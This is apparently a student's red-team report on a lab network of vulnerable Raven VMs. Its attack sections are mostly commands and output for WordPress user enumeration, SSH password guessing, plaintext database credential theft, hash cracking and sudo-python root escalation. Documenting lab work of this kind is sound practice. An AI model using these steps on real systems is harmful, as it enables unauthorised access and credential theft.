

Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Medha Parte


RED TEAM (Attack)

This document contains the following resources:

- ❖ **Network Topology & Critical Vulnerabilities**
- ❖ **Exploits Used**
- ❖ **Avoiding Detect**
- ❖ **Maintaining Access**

Network Topology & Critical Vulnerabilities

Network Topology



Network

Address Range:
192.168.1.0/24
Netmask:255.255.255.255
Gateway:192.168.1.1

Machines

IPv4:192.168.1.90
OS: Linux
Hostname: Kali

IPv4:192.168.1.100
OS: Linux
Hostname: Elk

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.110
OS: Linux
Hostname: Target1

IPv4: 192.168.1.115
OS: Linux
Hostname: Target2

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
WordPress Enumeration	WPScan is used to detect vulnerable plugins, themes WordPress core installations, and user enumeration.	The vulnerabilities are printed out for an attacker, along with a list of users of the system. Knowing the username , made brute-forcing password easy.
Open and unrestricted SSH access via TCP/22 port	Open and unfiltered access to SSH port is considered weak security configuration as it allows attacker to gain remote access to server.	Once logged into server via SSH, attackers can exploit services running on the system and manipulate the network.
Weak password	The simplicity of the password allow for easier password cracking.	This vulnerability allowed Red Team to gain access to sensitive information with ease.

Critical Vulnerabilities: Target 1 (contd)

Vulnerability	Description	Impact
Weak Wordpress configuration wp-config.php file	The wp-config.php is the configuration file used by the wordpress site and acts as the bridge between the WP file system and the database.	<p>The access to wp-config.php file exposed attacker to sensitive information such as:</p> <ul style="list-style-type: none">➤ Database host and name➤ Username, password➤ Secret keys➤ Database table prefix
MySQL credentials saved in plaintext	The details of database and its credentials should not be saved in plaintext.	This vulnerability allowed attacker to know the database credentials and use it to gain access and potentially exploit the system.
Exposed and unprotected user password hashes	Database user table exposed the password hash of the database user.	Actual password is recovered using password cracking tools on the hashed passwords which is further used to gain unauthorized access to the system.
Escalated root privileges with the use of a python script	Using a particular script bypasses normal access path to get into the system.	This has the potential to escalate the privileges of a normal user to root user privileges.

Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in **Target 2**.

Vulnerability	Description	Impact
Brute -forceable URL directories and files	This vulnerability allows for brute force path of files and directories that are outside web root folder on a system	It has critical impact since it enables the attacker to get many interesting files or directories may include vulnerabilities or have interesting information which lead the attacker to build the proper attack!
Netcat reverse shell/remote execution vulnerability	Using a bash script, a netcat listener, and the web browser access of the system, implementing a reverse shell was possible.	The reverse shell gave Red Team unauthorized remote access to the system.
Unrestricted access to wordpress directories	Once on the system there was no restricted access to the files or directories.	This completely exposed the system and all of its directories and files to anyone who happened to gain authorized or unauthorized access.

Exploits Used

[TARGET1] Exploitation 1: WPScan WordPress security scanner

- Used WPSCAN to exploit the vulnerable wordpress site & enumerate the list of users by giving following command from attacker's system.

```
wpscan -url http://192.168.1.110/wordpress -eu
```

ShellNo.1

File Actions Edit View Help

```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress -eu
```

Raven Security

WordPress Security Scanner by the WPScan Team
Version 3.7.8
Sponsored by Automattic - <https://automattic.com/>
Just another WordPress site
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```
[+] URL: http://192.168.1.110/wordpress/  
[+] Started: Thu Feb 4 16:47:36 2021
```

Interesting Finding(s):

```
[+] http://192.168.1.110/wordpress/  
| Interesting Entry: Server: Apache/2.4.10 (Debian)  
| Found By: Headers (Passive Detection)  
| Confidence: 100%
```

```
[+] http://192.168.1.110/wordpress/xmlrpc.php  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%  
| References:  
|   - http://codex.wordpress.org/XML-RPC\_Pingback\_API  
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\_ghost\_scanner  
|   - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress\_xmlrpc\_dos  
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\_xmlrpc\_login  
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\_pingback\_access
```

```
[+] http://192.168.1.110/wordpress/readme.html  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%
```

```
[+] http://192.168.1.110/wordpress/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
|   - https://www.iplocation.net/defend-wordpress-from-ddos
|   - https://github.com/wpscanteam/wpScan/issues/1299

[+] WordPress version 4.8.15 identified (Latest, released on 2020-10-29).
| Found By: Emoji Settings (Passive Detection)
|   - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.15'
| Confirmed By: Meta Generator (Passive Detection)
|   - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.15'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:01 <===== (10 / 10) 100.00% Time: 00:00:01

[i] User(s) Identified:

[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Thu Feb 4 16:47:38 2021
[+] Requests Done: 27
[+] Cached Requests: 25
[+] Data Sent: 6.177 KB
[+] Data Received: 171.226 KB
[+] Memory used: 111.625 MB
[+] Elapsed time: 00:00:02
root@Kali:~#
```

[TARGET1] Exploitation 2: Open SSH port and weak password

- Accessed target machine through open ssh port and brute forcing weak user password.
- This exploit granted us user shell access for Micheal's account. We explored the files to find flag1 & flag2.

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:
Permission denied, please try again.
michael@192.168.1.110's password:
Permission denied, please try again.
michael@192.168.1.110's password:
michael@192.168.1.110: Permission denied (publickey,password).
root@Kali:~#
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Sun Feb  7 01:53:16 2021
michael@target1:~$
```

```
michael@target1:/var/www/html$ awk '/flag/ {print}' service.html
← flag1{b9bbcb33e11b80be759c4e844862482d} →
michael@target1:/var/www/html$
michael@target1:/var/www/html$
```



```
michael@target1:/var/www$ ls -la
total 20
drwxrwxrwx  3 root    root     4096 Aug 13  2018 .
drwxr-xr-x 12 root    root     4096 Aug 13  2018 ..
-rw-----  1 www-data www-data   3 Aug 13  2018 .bash_history
-rw-r--r--  1 root    root      40 Aug 13  2018 flag2.txt
drwxrwxrwx 10 root    root     4096 Aug 13  2018 html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

[TARGET1] Exploitation 3: Wordpress config file & Clear text password for MySQL database

- Wordpress configuration file was accessible for user ‘michael’ login . The username and password to access MySQL database were listed in plaintext in wp-config.php file.
- This exploit granted us to access MySQL database and allowed to find flag3 & flag4.

```
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', ''');
```

```
michael@target1:/var/www/html/wordpress$ mysql -u root -pR@v3nSecurity
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 84
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> SHOW tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta
| wp_comments
| wp_links
| wp_options
| wp_postmeta
| wp_posts
| wp_term_relationships
| wp_term_taxonomy
| wp_termmeta
| wp_terms
| wp_usermeta
| wp_users
+-----+
9 rows in set (0.00 sec)

As a new WordPress user, you should go to <a href="http://192.168.1.110/wordpress/wp-admin/">your dashboard</a> to delete this page and
create new pages for your content. Have fun! |
| flag3{afc01ab56b50591e7dccf93122770cd2} |

| flag4{715dea6c055b9fe3337544932f2941ce} |
```

```
michael@target1:$ mysql -u root -pR@v3nSecurity
mysql>use wordpress
mysql>SHOW tables;
mysql>SELECT post_content from wp_posts;
```

[TARGET1] Exploitation 4: Privilege Escalation

- Obtained Steven's password hash from MySQL user database.
- Cracked the password using John the Ripper and accessed his account.
- Exploited Steven's python sudo privileges through a spawn shell.
- The exploit granted Red Team root access to the system.

```
mysql> SELECT * FROM wp_users;
+----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass           | user_nicename | user_email      | user_url | user_registered | user_activation_key |
+----+-----+-----+-----+-----+-----+-----+-----+
| 1  | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org | wikipedia | 2018-08-12 22:49:12 | 
| 2  | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org | wikipedia | 2018-08-12 23:31:16 | 0 Steven Seagull
+----+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)
```

```
michael@target1:~$  
michael@target1:~$ mysqldump -u root -pR@v3nSecurity wordpress wp_users > ~/users_dump.txt
```

```
root@Kali:~# cat wp_hashes.txt  
michael:$P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0  
steven:$P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/  
root@Kali:~# john wp_hashes.txt  
Using default input encoding: UTF-8  
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16x3])  
Cost 1 (iteration count) is 8192 for all loaded hashes  
Will run 2 OpenMP threads  
Proceeding with single, rules:Single  
Press 'q' or Ctrl-C to abort, almost any other key for status  
Almost done: Processing the remaining buffered candidate passwords, if any.  
Warning: Only 1 candidate buffered for the current salt, minimum 96 needed for performance.  
Warning: Only 79 candidates buffered for the current salt, minimum 96 needed for performance.  
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist  
Proceeding with incremental:ASCII  
pink84          (steven)
```

```
root@Kali:~# ssh steven@192.168.1.110  
steven@192.168.1.110's password:  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Sat Feb  6 05:04:42 2021 from 192.168.1.90  
$ root@target1:~# cat flag4.txt
```

```
$ sudo python -c 'import pty;pty.spawn("/bin/sh")'  
root@target1:/home/steven# whoami  
root  
root@target1:/home/steven# ls -la  
total 8  
drwxr-xr-x 2 root root 4096 Aug 13  2018 .  
drwxr-xr-x 5 root root 4096 Jun 24  2020 ..  
root@target1:/home/steven#
```

```
flag4{715dea6c055b9fe3337544932f2941ce}
```

```
CONGRATULATIONS on successfully rooting Raven!
```

```
This is my first Boot2Root VM - I hope you enjoyed it.
```

```
Hit me up on Twitter and let me know what you thought:
```


```
@mccannwj / wjmccann.github.io
```

```
root@target1:~#
```

[TARGET2] Exploitation 1: Brute-forceable URL and Directories

- Scanned the webserver using Nikto which revealed installed its configurations & other problems
 - Performed more in-depth enumeration of webserver by using gobuster to brute-force URL and directories of target2 server.
 - This exploitation exposed us to flag1.

```
root@Kali:~# nikto -C all -h http://192.168.1.115/
- Nikto v2.1.6
-----
+ Target IP:          192.168.1.115
+ Target Hostname:    192.168.1.115
+ Target Port:        80
+ Start Time:         2021-02-11 09:58:24 (GMT-8)
-----
+ Server: Apache/2.4.10 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Server may leak inodes via ETags, header found with file /, inode: 41b3, size: 5734482bdcb00, mtime: gzip
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting ...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting ...
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-6694: /.DS_Store: Apache on Mac OSX will serve the .DS_Store file, which contains sensitive information.
  Configure Apache to ignore this file or upgrade to a newer version.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 26523 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:           2021-02-11 10:00:04 (GMT-8) (100 seconds)
-----
+ 1 host(s) tested
root@Kali:~#
```



